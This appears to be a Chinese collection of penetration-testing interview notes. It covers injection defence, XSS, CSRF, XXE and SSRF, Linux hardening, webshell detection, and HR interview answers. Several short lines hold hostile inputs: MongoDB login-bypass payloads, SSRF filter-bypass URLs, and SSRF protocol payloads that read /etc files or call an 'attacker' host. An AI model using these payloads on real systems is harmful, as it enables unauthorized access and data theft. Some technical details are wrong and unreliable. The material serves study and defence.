8. 具体的语言如何进行防注入，采用什么安全框架

> 作者：没啥意思
链接：https://www.zhihu.com/question/22953267/answer/23222069
来源：知乎

> SQL 注入问题既不能“靠用户（开发者也是用户）的自觉去避免”，也不能完全脱离用户（开发者也是用户）而指望数据库层面去避免。对于那些不了解 SQL 注入漏洞细节或不关心 SQL 注入漏洞或没精力去关心 SQL 注入漏洞的工程师，你要给他们一条尽可能简单可行透明的方案来避免 SQL 注入漏洞，告诉他这样写就可以了，这就是安全框架；然后告诉他或者让他的老大告诉他你必须这样写，这就是安全编码规范；然后你有手段在他没有这样写的时候能够检查出来（这比检查出漏洞要容易）并推动他改正，这就是白盒检查。

> 我们现在的互联网产品 SQL 注入漏洞仍然层出不穷，并不是这套思路有问题，相反恰恰是这套思路没有完善。一方面是框架方案本身不完善，以 SQL 注入漏洞为例，参数化是防 SQL 注入框架级方案的重要部分，但仅靠参数化没法很好满足开发过程中一些常见需求，如逗号分割的 id 列表问题、排序标记的问题等等（其实这些问题真要用参数化的方案解决也可以），使得开发更愿意在这些地方使用非参数化或伪参数化的方法（比如拼接 SQL 片段后再把整个片段当作参数扔进去 exec）。这些问题在参数化的基础上，再加以改进，仍然守着拼接 SQL 片段时进行强类型转换的思路，仍然是能很好解决的，也就是继续完善参数化方案的问题，而不是看上去那样“参数化解决不了问题”。另一方面，安全编码规范的制定、培训、流程建设和实施保证上也做得远远不到位，开发 leader 们更希望后面的数据库或者前面的安全防御上能有手段去解决 SQL 注入问题，对于安全工程师来说，设置并维护几个特征串、语法分析场景也远比做那些安全框架、编码规范、白盒扫描来得要轻松实在，彼此在心照不宣中度过今天，自然不能指望明天能彻底踏实。

mysql 的网站注入，5.0 以上和 5.0 以下有什么区别？
10 年前就出了 5.0，现在都到 5.7 了，没啥意义的问题
- 5.0 以下没有 information_schema 这个系统表，无法列表名等，只能暴力跑表名。
- 5.0 以下是多用户单操作，5.0 以上是多用户多操做。

SQL 和 NoSQL 的区别
SQL 关系型数据库，NoSQL(Not only SQL)非关系型数据库
SQL 优点
关系型数据库是指用关系数学模型来表示的数据，其中是以二维表的形式描述数据。
1. 结构稳定，不易修改，常用联表查询
2. 查询能力高，可以操作很复杂的查询
3. 一致性高，处理数据会使用封锁保证数据不被改变
4. 表具有逻辑性，易于理解

SQL 缺点
1. 不适用高并发读写
2. 不适用海量数据高效读写
3. 层次多，扩展性低
4. 维护一致性开销大
5. 涉及联表查询，复杂，慢

NoSQL 优点
采用键值对存储数据
1. 由于数据之间没有关系，所以易扩展，也易于查询

2. 数据结构灵活，每个数据都可以有不同的结构
3. 由于降低了一致性的要求，所以查询速度更快

比较
非关系型数据库的产生是因为随着网站的进化，并发性增加，扩展性高，一致性要求降低。这样关系型数据库最重要的一致性维护就显得有点多余，并且消耗着性能。因此有了非关系型数据库，它可以算是关系型数据库的一种弱化的结果，在海量数据存储和查询上更胜一筹。

两种数据库没有好坏之分，只是使用的环境不一样。关系型数据库可以说是更严谨的，可靠性更强的数据库，在对于数据精度要求高的环境，比如说银行系统这样自然是像 mysql 这样的数据库适合。非关系型数据库胜在处理大数据的速度，但是对于数据的准确度没有那么高，对于操作量大的环境比如当前大部分 web2.0 的网站更加适用一些。

MongoDB 注入方式
利用正则：找到 y 开头的 name　　`db.items.find({name: {$regex: "^y"}})`

一些 payload
1. `?login[$regex]=^&password[$regex]=^`
2. `?login[$not][$type]=1&password[$not][$type]=1`

XSS CSRF XXE

CSRF 和 XSS 和 XXE 有什么区别，以及修复方式？
> xss 学习 https://www.secpulse.com/?s=+%E9%82%A3%E4%BA%9B%E5%B9%B4%E6%88%91%E4%BB%AC%E4%B8%80%E8%B5%B7%E5%AD%A6XSS+

XSS 是跨站脚本攻击，用户提交的数据中可以构造代码来执行，从而实现窃取用户信息等攻击。修复方式：对字符实体进行转义、使用 HTTP Only 来禁止 JavaScript 读取 Cookie 值、输入时校验、浏览器与 Web 应用端采用相同的字符编码。

CSRF 是跨站请求伪造攻击，XSS 是实现 CSRF 的诸多手段中的一种，是由于没有在关键操作执行时进行是否由用户自愿发起的确认。修复方式：筛选出需要防范 CSRF 的页面然后嵌入 Token、再次输入密码、检验 Referer.

XXE 是 XML 外部实体注入攻击，XML 中可以通过调用实体来请求本地或者远程内容，和远程文件保护类似，会引发相关安全问题，例如敏感文件读取。修复方式：XML 解析库在调用时严格禁止对外部实体的解析。

CSRF、SSRF 和重放攻击有什么区别？
- CSRF 是跨站请求伪造攻击，由客户端发起
- SSRF 是服务器端请求伪造，由服务器发起
- 重放攻击是将截获的数据包进行重放，达到身份认证等目的

啥是同源策略，跨域有几种方式？
> http://www.ruanyifeng.com/blog/2016/04/same-origin-policy.html

浏览器安全的基石是"同源政策"，目的是为了保证用户的信息安全，防止恶意网站窃取数据，避免 cookie 共享。同源含义是协议、域名、端口相同的两个网页才可以共用 cookie。目前如果非同源，有三种行为收到限制：

- Cookie、LocalStorage 和 IndexDB 无法读取。
- DOM 无法获得。
- AJAX 请求不能发送

如何规避同源策略？
JSONP
向服务器请求 json 数据回调，一般请求 URL 会加上`&callback=xx`
```bash
foo({
   "ip": "8.8.8.8"
});
```
由于`<script>`元素请求的脚本，直接作为代码运行。这时，只要浏览器定义了 foo 函数，该函数就会立即调用。作为参数的 JSON 数据被视为 JavaScript 对象，而不是字符串，因此避免了使用 JSON.parse 的步骤。

JSONP 的劫持
> http://blog.knownsec.com/2015/03/jsonp_security_technic/

防御：
1. 验证 JSON 文件调用的来源（ Referer ），但是 Referer 过滤（正则）不严谨、空 Referer 也不行
2. 随机 token
3.
WebSocket
WebSocket 是一种通信协议，使用 ws://（非加密）和 wss://（加密）作为协议前缀。该协议不实行同源政策，只要服务器支持，就可以通过它进行跨源通信。

CORS(重点)
> http://www.ruanyifeng.com/blog/2016/04/cors.html

CORS 是跨源资源分享（Cross-Origin Resource Sharing）的缩写。它是 W3C 标准，是跨源 AJAX 请求的根本解决方法。相比 JSONP 只能发 GET 请求，CORS 允许任何类型的请求。
CORS 请求大致和 ajax 请求，但是在头信息中加上了 Origin 字段表明请求来自哪个源。如果 orgin 是许可范围之内的话，服务器返回的响应会多出`Acess-Control-Allow-*`的字段

与 JSONP 的比较

CORS 与 JSONP 的使用目的相同，但是比 JSONP 更强大。

JSONP 只支持 GET 请求，CORS 支持所有类型的 HTTP 请求。JSONP 的优势在于支持老式浏览器，以及可以向不支持 CORS 的网站请求数据。

DOM XSS 与反射 XSS 有啥不同，给你 10s，如何快速判断一个 XSS 是否是 DOM XSS？
> https://www.zhihu.com/question/26628342

存储型 XSS：你发送一次带 XSS 代码的请求，以后这个页面的返回包里都会有 XSS 代码；

反射型 XSS：你发送一次带 XSS 代码的请求，只能在当前返回的数据包中发现 XSS 代码；

DOM 型 XSS：你发送一次带 XSS 代码的请求，在返回包里压根儿就找不到 XSS 代码的影子；

CSP 策略
> https://www.zhihu.com/question/21979782
浏览器内容安全策略，减少 xss 攻击。

SSRF 漏洞原理是什么？利用时有哪些伪协议？
> secpulse.com/archives/65832.html

漏洞原理
利用一个可以发起网络请求的服务当作跳板来攻击内部其他服务。

ssrf 用处

1. 探测内网信息,用协议探`ftp%26ip={ip}%26port={port}`
2. 攻击内网或本地其他服务
3. 穿透防火墙

漏洞处

1. 能够对外发起网络请求的地方
2. 请求远程服务器资源的地方
3. 数据库内置功能
4. 邮件系统
5. 文件处理
6. 在线处理工具

举几个例子：

1. 在线识图，在线文档翻译，分享，订阅等，这些有的都会发起网络请求。
2. 根据远程 URL 上传，静态资源图片等，这些会请求远程服务器的资源。
3. 数据库的比如 mongodb 的 copyDatabase 函数，这点看猪猪侠讲的吧，没实践过。
4. 邮件系统就是接收邮件服务器地址这些地方。
5. 文件就找 ImageMagick，xml 这些。
6. 从 URL 关键字中寻找，比如：source,share,link,src,imageurl,target 等。

绕过姿势

1. `http://example.com@127.0.0.1`
2. 利用 IP 地址的省略写法绕过,[::]绕过 localhost
3. DNS 解析 http://127.0.0.1.xip.io/ 可以指向任意 ip 的域名：xip.io
4. 利用八进制 IP 地址绕过,利用十六进制 IP 地址,绕过利用十进制的 IP 地址绕过

利用协议
> https://www.secpulse.com/archives/70471.html

接受 ua 为 curl 的时候，支持的协议有

使用`curl -v http://xx.com/ssrf.php?url=sxxx`
```
file://
ssrf.php?url=file:///etc/password
Dict://
dict://<user-auth>@<host>:<port>/d:<word>
ssrf.php?url=dict://attacker:11111/
SFTP://
ssrf.php?url=sftp://example.com:11111/
TFTP://
ssrf.php?url=tftp://example.com:12346/TESTUDPPACKET
LDAP://
ssrf.php?url=ldap://localhost:11211/%0astats%0aquit
Gopher://
```

漏洞修复
> https://www.leavesongs.com/PYTHON/defend-ssrf-vulnerable-in-python.html

1. 检查是否为内网 IP 地址
绕过方法:
    利用八进制 IP 地址绕过

利用十六进制 IP 地址绕过
利用十进制的 IP 地址绕过
利用 IP 地址的省略写法绕过
最好的做法：IP 地址转换为整数再进行判断

2. 获取真正请求的 host

1. 如何正确的获取用户输入的 URL 的 Host？
最常见的就是，使用 http://233.233.233.233@10.0.0.1:8080/ 、http://10.0.0.1#233.233.233.233 这样的 URL，让后端认为其 Host 是 233.233.233.233，实际上请求的却是 10.0.0.1。这种方法利用的是程序员对 URL 解析的错误，有很多程序员甚至会用正则去解析 URL。使用 urllib.parse 可以解析真正的 hostname

2. 只要 Host 只要不是内网 IP 即可吗？
host 可能为 ip,可能为域名，利用 xip.io 绕过。方法：判断是否为 http 协议，获取 url 的 host，再解析该 host，将解析到的 ip 再进行检查

3. 只要 Host 指向的 IP 不是内网 IP 即可吗？
不一定，可能会 30x 跳转

归纳
解析目标 URL，获取其 Host
解析 Host，获取 Host 指向的 IP 地址
检查 IP 地址是否为内网 IP
请求 URL
如果有跳转，拿出跳转 URL，执行 1

在浏览器端，Referer 可以篡改吗？
通过插件修改，一般抓包修改

xss 盲打到内网服务器的利用

xss 代码层防御

文件上传下载遍历漏洞
原理
1. 容器漏洞，解析漏洞

修复方案

文件包含漏洞
> https://blog.csdn.net/fuckcat_2333/article/details/52132559

类型
1. 本地文件包含
2. 远程文件包含 ：即加载远程文件，在`php.ini`中开启`allow_url_include`、`allow_url_fopen`选项。开启后可以直接执行任意代码。

PHP 文件包含函数
1. `include()` ：使用此函数，只有代码执行到此函数时才将文件包含进来，发生错误时只警告并继续执行。

2. ` inclue_once()` ：功能和前者一样，区别在于当重复调用同一文件时，程序只调用一次。
3. `require()`：使用此函数，只要程序执行，立即调用此函数包含文件，发生错误时，会输出错误信息并立即终止程序。

4. ` require_once()` ：功能和前者一样，区别在于当重复调用同一文件时，程序只调用一次。

利用

1. 读取敏感文件
2. 远程包含 shell
3. 图片上传并包含图片 shenll
4. 使用伪协议
5. 包含日志文件 GetShell
6. 截断包含

修复方案
1. 禁止远程文件包含 `allow_url_include=off`
2. 配置 `open_basedir=指定目录`，限制访问区域。
3. 过滤`../`等特殊符号
4. 修改 Apache 日志文件的存放地址
5. 开启魔术引号 `magic_quotes_qpc=on`
6. 尽量不要使用动态变量调用文件，直接写要包含的文件。

web 框架漏洞弱点
服务端注入之 Flask 框架中服务端模板注入问题
> http://www.freebuf.com/articles/web/135953.html

HTTP 协议
TCP 三次握手四次挥手
三次握手
1. 客户端 syn 发送到服务端，变成 SYN_SENT 状态

2. 服务端 ack=syn+1 回传 syn 到客户端，变成 SYN_RECV 状态
3. 客户端 ack=syn+1， 变成 ESTABLISHED 状态，传输给服务端
4. 服务端收到 ACK 后变成 ESTABLISHED 状态，建立连接

SYN 标志位为表示请求连接，ACK 表示确认

四次挥手
客户端=主动关闭方
1. 客户端 FIN->服务端
2. 服务端 ACK=FIN+1->客户端，服务端到客户端的连接关闭
3. 服务端 FIN->客户端
3. 客户端 ACK=FIN+1->服务端

假设 Client 端发起中断连接请求，也就是发送 FIN 报文。Server 端接到 FIN 报文后，意思是说"我 Client 端没有数据要发给你了"，但是如果你还有数据没有发送完成，则不必急着关闭 Socket，可以继续发送数据。所以你先发送 ACK，"告诉 Client 端，你的请求我收到了，但是我还没准备好，请继续你等我的消息"。这个时候 Client 端就进入 FIN_WAIT 状态，继续等待 Server 端的 FIN 报文。当 Server 端确定数据已发送完成，则向 Client 端发送 FIN 报文，"告诉 Client 端，好了，我这边数据发完了，准备好关闭连接了"。Client 端收到 FIN 报文后，"就知道可以关闭连接了，但是他还是不相信网络，怕 Server 端不知道要关闭，所以发送 ACK 后进入 TIME_WAIT 状态，如果 Server 端没有收到 ACK 则可以重传。“，Server 端收到 ACK 后，"就知道可以断开连接了"。Client 端等待了 2MSL 后依然没有收到回复，则证明 Server 端已正常关闭，那好，我 Client 端也可以关闭连接了。Ok，TCP 连接就这样关闭了！

> MSL=最大段寿命=TTL=最大生存时间=255s

四层模型
1. 应用层
应用层对应于 OSI 参考模型的高层，为用户提供所需要的各种服务，例如：FTP、Telnet、DNS、SMTP 等.
2. 传输层
传输层对应于 OSI 参考模型的传输层，为应用层实体提供端到端的通信功能，保证了数据包的顺序传送及数据的完整性。该层定义了两个主要的协议：传输控制协议（TCP）和用户数据报协议（UDP).
TCP 协议提供的是一种可靠的、通过“三次握手”来连接的数据传输服务；而 UDP 协议提供的则是不保证可靠的（并不是不可靠）、无连接的数据传输服务.
3. 网际互联层
网际互联层对应于 OSI 参考模型的网络层，主要解决主机到主机的通信问题。它所包含的协议设计数据包在整个网络上的逻辑传输。注重重新赋予主机一个 IP 地址来完成对主机的寻址，它还负责数据包在多种网络中的路由。该层有三个主要协议：网际协议（IP）、互联网组管理协议（IGMP）和互联网控制报文协议（ICMP）。
IP 协议是网际互联层最重要的协议，它提供的是一个可靠、无连接的数据报传递服务。
4. 网络接入层（即主机-网络层）
网络接入层与 OSI 参考模型中的物理层和数据链路层相对应。它负责监视数据在主机和网络

之间的交换。事实上，TCP/IP 本身并未定义该层的协议，而由参与互连的各网络使用自己的物理层和数据链路层协议，然后与 TCP/IP 的网络接入层进行连接。地址解析协议（ARP）工作在此层，即 OSI 参考模型的数据链路层。

当你输入一个网址，点击访问，会发生什么？

查找 DNS 记录
1. 查看浏览器缓存
2. 查看系统缓存
3. 查看路由器缓存
4. 查找 ISP DNS 缓存
2. 递归搜索。根据网址，发送一个 DNS 请求，UDP 请求，端口为 543，会请求一个 DNS 服务器，DNS 服务器会不断递归查找这个网址的 IP

建立连接
2. 跟获取到的 IP 建立 TCP 连接，在 TCP 连接上发送 HTTP 报文
3.

常见的状态码
OSI 七层
物理层、数据链路层、网络层、传输层(TCP，UDP)、会话层(RPC，SQL)、表示层(定义数据格式及加密)、应用层(TELNET，HTTP，FTP)

OSI 四层

路由协议

你搭建过的最复杂的网络设备是什么

使用过什么硬件设备

Linux 运维

启动过程

Linux 基线规范
每个公司有每个公司的基线规范体系，但是答题分为下列五个方面
账号管理和授权
- 检查特殊账号，是否存在空密码的账户和 root 权限账户
- 禁用或删除无用账号
- 添加口令策略:`/etc/login.defs`修改配置文件，设置过期时间、连续认证失败次数

- 禁止 root 远程登录，限制 root 用户直接登录。
- 检查 su 权限。`vi /etc/pam.d/su`添加`auth required pam_wheel.so group=test`

服务
- 关闭不必要的服务
- SSH 服务安全
    - 不允许 root 账号直接登录系统，`PermitRootLogin=no`
    - 修改 SSH 使用的协议版本为 2
    - 修改允许密码错误次数（默认 6 次），`MaxAuthTries=3`

文件系统
- 设置 umask 值 `vi /etc/profile` 添加行 `umask 027`
- 设置登录超时 `vi /etc/profile` 修改配置文件，将以 `TMOUT=` 开头的行注释，设置为 `TMOUT=180`

日志
- 启用 syslogd 日志，配置日志目录权限，或者设置日志服务器
- 记录所有用户的登录和操作日志，通过脚本代码实现记录所有用户的登录操作日志，防止出现安全事件后无据可查。https://www.alibabacloud.com/help/zh/faq-detail/49809.htm

IP 协议安全要求
- 远程登录取消 telnet 采用 ssh
- 设置/etc/hosts.allow 和 deny
- 禁止 ICMP 重定向
- 禁止源路由转发
- 防 ssh 破解，iptables(对已经建立的所有链接都放行，限制每分钟连接 ssh 的次数)+denyhost(添加 ip 拒绝访问)

中间件基线规范（APACHE）
> https://www.alibabacloud.com/help/zh/faq-detail/52981.htm

配置
- 账号
- 授权
- 日志
- session 过期时间（防 ddos
- 绑定监听地址

禁止
- 目录权限
- 访问外部文件
- CGI
- 非法 HTTP 方法（PUT DELETE）

隐藏
- 服务版本号
- 重定向错误页面

删除
- 配置文件
- 默认安装的无用文件

webshell 检测思路
> https://blog.csdn.net/u011066706/article/details/51175971

webshell 就是以 asp、php、jsp 或者 cgi 等网页文件形式存在的一种命令执行环境，也可以将其称做为一种网页后门。

黑客通过浏览器以 HTTP 协议访问 Web Server 上的一个 CGI 文件，是一个合法的 TCP 连接，TCP/IP 的应用层之下没有任何特征，只能在应用层进行检测。黑客入侵服务器，使用 webshell，不管是传文件还是改文件，必然有一个文件会包含 webshell 代码，很容易想到从文件代码入手，这是静态特征检测；webshell 运行后，B/S 数据通过 HTTP 交互，HTTP 请求/响应中可以找到蛛丝马迹，这是动态特征检测。

静态检测
静态检测通过匹配特征码，特征值，危险函数函数来查找 webshell 的方法，只能查找已知的 webshell，并且误报率漏报率会比较高，但是如果规则完善，可以减低误报率，但是漏报率必定会有所提高。

优点是快速方便，对已知的 webshell 查找准确率高，部署方便，一个脚本就能搞定。缺点漏报率、误报率高，无法查找 0day 型 webshell，而且容易被绕过。

静态检测配合人工

一个检查工具 https://github.com/he1m4n6a/findWebshell
动态检测
Linux 下就是 nobody 用户起了 bash，Win 下就是 IIS User 启动 cmd，这些都是动态特征。再者如果黑客反向连接的话，那很更容易检测了，Agent 和 IDS 都可以抓现行。Webshell 总有一个 HTTP 请求，如果我在网络层监控 HTTP，并且检测到有人访问了一个从没反问过得文件，而且返回了 200，则很容易定位到 webshell，这便是 http 异常模型检测，就和检测文件变化一样，如果非管理员新增文件，则说明被人入侵了。

缺点也很明显，黑客只要利用原文件就很轻易绕过了，并且部署代价高，网站时常更新的话规则也要不断添加。

日志检测
使用 Webshell 一般不会在系统日志中留下记录，但是会在网站的 web 日志中留下 Webshell

页面的访问数据和数据提交记录。日志分析检测技术通过大量的日志文件建立请求模型从而检测出异常文件，称之为：HTTP 异常请求模型检测。

语法检测
实现关键危险函数的捕捉方式

统计学检测
webshell 由于往往经过了编码和加密，会表现出一些特别的统计特征，根据这些特征统计学习。
典型的代表: NeoPI -- https://github.com/Neohapsis/NeoPI

防范 webshell
> https://blog.csdn.net/nohaoye/article/details/46987587

防范的措施大概有三种，第一种的思路是将专门存放上传文件的文件夹里面的脚本类型文件，解析成其他类型的文件，服务器不会以脚本类型来执行它。第二种是匹配文件夹里的脚本类型文件，将其设置为无法读取及操作。第三种是将文件上传到一个单独的文件夹，给一个二级的域名，然后不给这个虚拟站点解析脚本的权限，听说很多网站都用这种方式。

计划任务
> https://blog.csdn.net/kx_nullpointer/article/details/21299873

1. `at`
2. `batch`
3. `crontab`
4. `anacron`：检测停机期间应该执行但是没有执行的任务，将检测到的任务检测一次

自动化运维编写过什么脚本
yum 用的什么源（本地自搭，挂载）
awk sed 的使用
排错思路，排错经验
网络 防火墙 配置 权限
日志分析 ELK 的使用和分析
> https://www.zhihu.com/question/21427267
- Elasticsearch 是个开源分布式搜索引擎，它的特点有：分布式，零配置，自动发现，索引自动分片，索引副本机制，restful 风格接口，多数据源，自动搜索负载等。
- Logstash 是一个完全开源的工具，他可以对你的日志进行收集、过滤，并将其存储供以后使用（如，搜索）。
- Kibana 也是一个开源和免费的工具，它 Kibana 可以为 Logstash 和 ElasticSearch 提供的日志分析友好的 Web 界面，可以帮助您汇总、分析和搜索重要数据日志。

举例-阿里规范
用户历史命令记录

缺点：安全性不够。使用 x-pack 实现安全认证及权限管理功能

事件发生的分析

用户权限管理(修改)
防火墙
IPsec VPN
安全监控工具
- web 进入->堡垒机->内部防御 HIDS->内部监控，日志审计
- zabbix 性能监控工具
- HIDS

Linux 木马查杀
常见的设备有啥
- 防火墙 utm 负载均衡设备
- IPS IDS(HIDS 基于主机型入侵检测系统)
- 堡垒机
- 蜜罐
- 网闸
- waf
- 扫描器
- soc(ossim 开源安全信息管理系统)

Windows 运维
基线规范
木马查杀
脱壳，反汇编
计划任务
1. 控制面板-管理工具-计划任务，在“任务计划程序库”上右键--创建基本任务

2. `schtasks`命令
语法:
`schtasks /create /tn TaskName /tr TaskRun /sc schedule [/mo modifier] [/d day] [/m month[,month...] [/i IdleTime] [/st StartTime] [/sd StartDate] [/ed EndDate] [/scomputer [/u [domain]user /p password]] [/ru {[Domain]User | "System"} [/rpPassword]] /?`

ISO27000 和等保(重点等保)

说一下 ISO27000
ISO27000 是国际知名的信息安全管理体系标准，适用于整个企业，不仅仅是 IT 部门，还包括业务部门、财务、人事等部门。引入信息安全管理体系就可以协调各个方面信息管理，从

而使管理更为有效。保证信息安全不是仅有一个防火墙，或找一个 24 小时提供信息安全服务的公司就可以达到的。它需要全面的综合管理。

PDCA（plan do check action）管理循环

说一下等级保护制度
《信息安全等级保护管理办法》是为规范信息安全等级保护管理，提高信息安全保障能力和水平，维护国家安全、社会稳定和公共利益，保障和促进信息化建设，根据《中华人民共和国计算机信息系统安全保护条例》等有关法律法规而制定的办法。

差异
> 浅谈信息安全等级保护与 ISO27000 系列标准的异同 ISSN 1009-3044

等保是以国家安全、社会秩序和公共利益为出发点，构建国家的安全保障体系。27000 系列是以保证组织业务的连续性，缩减业务风险，最大化投资收益为目的，保证组织的业务安全

共性

算法
排序算法：快排 二分 冒泡

LDAP 注入
> http://www.4hou.com/technology/9090.html
> https://blog.csdn.net/quiet_girl/article/details/50716312

* [HR 面](#hr 面)

* [问题](#问题)
    * [对我们公司有什么了解，为什么选择本公司](#对我们公司有什么了解为什么选择本公司)
    * [为什么想要应聘这个职位](#为什么想要应聘这个职位)
    * [对安全服务是怎么理解的](#对安全服务是怎么理解的)
    * [如果我不知道渗透测试，两分钟说一下](#如果我不知道渗透测试两分钟说一下)
    * [如果我是一个汽车厂商，你如何证明你的工作是有意义的？](#如果我是一个汽车厂商你如何证明你的工作是有意义的)
    * [作为应届生，你如何能胜任该职位](#作为应届生你如何能胜任该职位)
    * [你有什么职业规划](#你有什么职业规划)
    * [如果离职的话是因为什么原因](#如果离职的话是因为什么原因)
    * [你有什么优缺点](#你有什么优缺点)
    * [对于薪资的要求](#对于薪资的要求)
    * [给不了这么多工资可以接受吗？为什么想要这个数？](#给不了这么多工资可以接受吗为什么想要这个数)

HR 面

注意！HR 面试的时候会有非常多的坑，熟悉我在这里写的问题，回答的时候情商高一点，不要跟 HR 吵起来，也不要有不合时宜的意见分歧，这个度的把控最好自己能让同学、朋友担任面试官，让他们多多挑你的刺，从而不断练习自己的反应能力。技术面试通过的，在 HR 这边通不过的例子是有很多的！

问题

对我们公司有什么了解，为什么选择本公司

在信息安全行业比较知名，了解过公司的 xx 产品。（每次面试某个公司，都要花 5-10 分钟了解该公司的产品）

为什么想要应聘这个职位

从我的经历上可以很清楚地看到我对网络安全的浓厚兴趣，我认为对本职工作有兴趣的人才能更好地完成这个工作。另外也有一句话说得很棒，“你之所以看不见黑暗，是因为有人拼命把它挡在你看不到的地方”，我认为做信息安全的尤其是渗透测试，就是为了更好地保护用户的安全，防患于未然，也是我想要应聘这个岗位的理由。（不要照背，体现自己的热爱和专业能力）

对安全服务是怎么理解的

安全服务对象是人， 渗透测试对象是网站。（我的理解）

- 安全概念和资讯
- 安全工具使用
- 渗透测试
- 安全基线检查
- 应急响应
- 代码审计
- 安全边界建设
- 安全规范

如果我不知道渗透测试，两分钟说一下

（此处自行组织语言，力求能将渗透测试讲得浅显易懂，时间控制在三分钟以内）

如果我是一个汽车厂商，你如何证明你的工作是有意义的？
（对于不懂得安全的人来说，怎么能说服他需要进行渗透测试，渗透测试有什么作用）

作为应届生，你如何能胜任该职位
正如前方所说，我学习能力很强，主观能动性强，能很快地做好下派的任务，所以我认为我能很好地胜任这个职位

你有什么职业规划
渗透测试工程师->渗透测试项目负责人->安全架构师（安全咨询顾问）

如果离职的话是因为什么原因
个人规划和公司有冲突，缺少上升空间。（就算是因为钱少、和同事 ~~打架~~ 不和，也不要明说……）

你有什么优缺点
- 优点：对网络安全十分热爱，抗压能力强，学习能力强，责任感强
- 缺点：遇到技术难点时可能会一直钻研，可能会耽搁到其它事情 （情商高一点，不要真的说自己的缺点）

对于薪资的要求
月薪 13-15K，可以接受 1k 的浮动

给不了这么多工资可以接受吗？为什么想要这个数？
1. 贵公司和我其实比较契合，我可以接受月薪 1k 左右的浮动。（表明自己的接受范围和立场）
2. 可能我某些方面表现得不够好或者表达不清晰，让您觉得我的能力不够。您可以根据这些点再问我几个问题。（表明自己对自身的判断，认为自己值得这个数，委婉提示面试官可能判断有误）
3. 通过贵司的招聘信息和整个市场平均水平看，我认为我岗位匹配度比较好，值得这个工资水平。（明确回答，要有自信）
（这个问题千万不要顶嘴或拍桌走人，可参考我的知乎回答 面试想拿 10K，HR 说你只值 7K，该怎样回答或者反驳？ - 李与归的回答 - 知乎 https://www.zhihu.com/question/282880854/answer/432987673 ）

进入部门后，你需要多长时间进入项目？
（表达自己的快速学习能力）

上一个面试的人能力跟你差不多，但是工资方面比你要的低？
（表达综合素质方面，比如沟通能力好、领导能力好、文档能力好等等）

是否可以接受加班
加班肯定是不可避免的，我可以接受项目需求的加班，毕竟完成工作是员工所要尽到的责任。

同时我也会提高自己的工作效率，配合完成工作。（同样的，情商高一点，口头说要加班，入职之后要不要加班不就是……:>）

（沟通能力）和领导、同事产生分歧会怎么办
出现分歧是十分正常的事情，产生分歧很有可能是双方理解不一样，如何有效沟通、相互理解才是重中之重。在我看来还是会以大局出发，以有益于公司和客户的方向出发。

工作一段时间后，发现工作不是想象中的，会怎么办/对跳槽的看法
我在找工作之前，都会了解好这份工作的具体职责，如果我工作一段时间后发现工作不是想象中的，那只能说明我的职业目标不够清晰。（圆滑点）

对上司有什么要求？喜欢和什么样的领导合作？
我来求职都是为了能找到一个希望能提升自己的平台，我希望更能找到一个技术经验丰富的领导。

最有影响的一件事/人
（最好是在安全领域方面的，说上一些黑客事件，表明自己热爱安全领域）

你还要问什么问题
- 有没有岗位晋升机制，入职培训项目，员工培训提升项目？考证有没有报销？
- 五险一金、社保比例、饭补、餐补、交通补助？
- 应聘岗位具体职责和工作内容？会不会经常出差？
- 试用期多久？薪水多少？

Pentest_Interview

前言
1. 大半年前对面试准备了很多，部分笔记不是很完善，侧重的还是简单的知识点，没有特别难的部分。应大佬的要求，把面试题提交上来，也算是对社区的一丢丢小贡献了吧~
2. 由于 ~~懒~~ 没有时间，一些问题并没有解答，结构也没有拆分，请各位多多拍砖
3. 欢迎提`Pull Request`更完善该项目
4. 另外，也可以参考我翻译的国外红队渗透人员的面试问题[Leezj9671/offensiveinterview](https://github.com/Leezj9671/offensiveinterview)， ~~还在翻译中……~~ 翻译完成！可以去看看啦！


WhoAmI
1. 18 届四非本科应届辣鸡，base 深圳
2. 渗透菜鸡，稍微那么熟悉一丢丢渗透、流量分析、安卓安全
3. CTF 划水选手，稍微拿过一些小奖

文件说明
- HR 问题：收集了主要的 HR 问题，部分有标准（相对来说风险很小）的解答
- 技术面分享：我在准备面试之中，从网络上搜索的题目，并自行解答了一些

- 部分面试问题记录：是我在公司面试中遇到的实际问题，有的没记住就没写

UPDATE

19/3/6 没想到大家都很喜欢我的整理，这是我的公众号: neversec 。公众号不讲什么老生常谈的话题/技术，只会说说我作为安全行业新成员的思考，希望能对大家有所启发，以后尽量保持每周一早上更新。公众号文章同样会发到知乎、各种安全社区进行分享，只是时效性有所延后，欢迎关注公众号，和我一起成长。



19/3/6 新文章：[这有一份渗透/安全/安服面试经验等你来拿](https://mp.weixin.qq.com/s/bsHk4ulK5HaWbUN2H6Mxig)

19/3/11 新文章：[怎么准备安全面试最高效？不看后悔系列](https://mp.weixin.qq.com/s/lOhfbl2PYhqp1IETOTzRbA) 实用且有趣的安全面试准备指南。

19/3/18 新文章：[安全新人选大厂还是小公司](https://mp.weixin.qq.com/s/_FVzONFje4xmMsfRehF8dg) 一般来说最好选大公司，可是大小公司有啥区别呢？

19.3/25 新文章：[我的渗透路，如何入门安全最高效？（长文预警）](https://mp.weixin.qq.com/s/V19JLeWtu4jgYYWasGpZ4w)

相关文章更新告一段落，大家加油~ 还有更多的文章和 CTF WP 请关注公众号哦！

END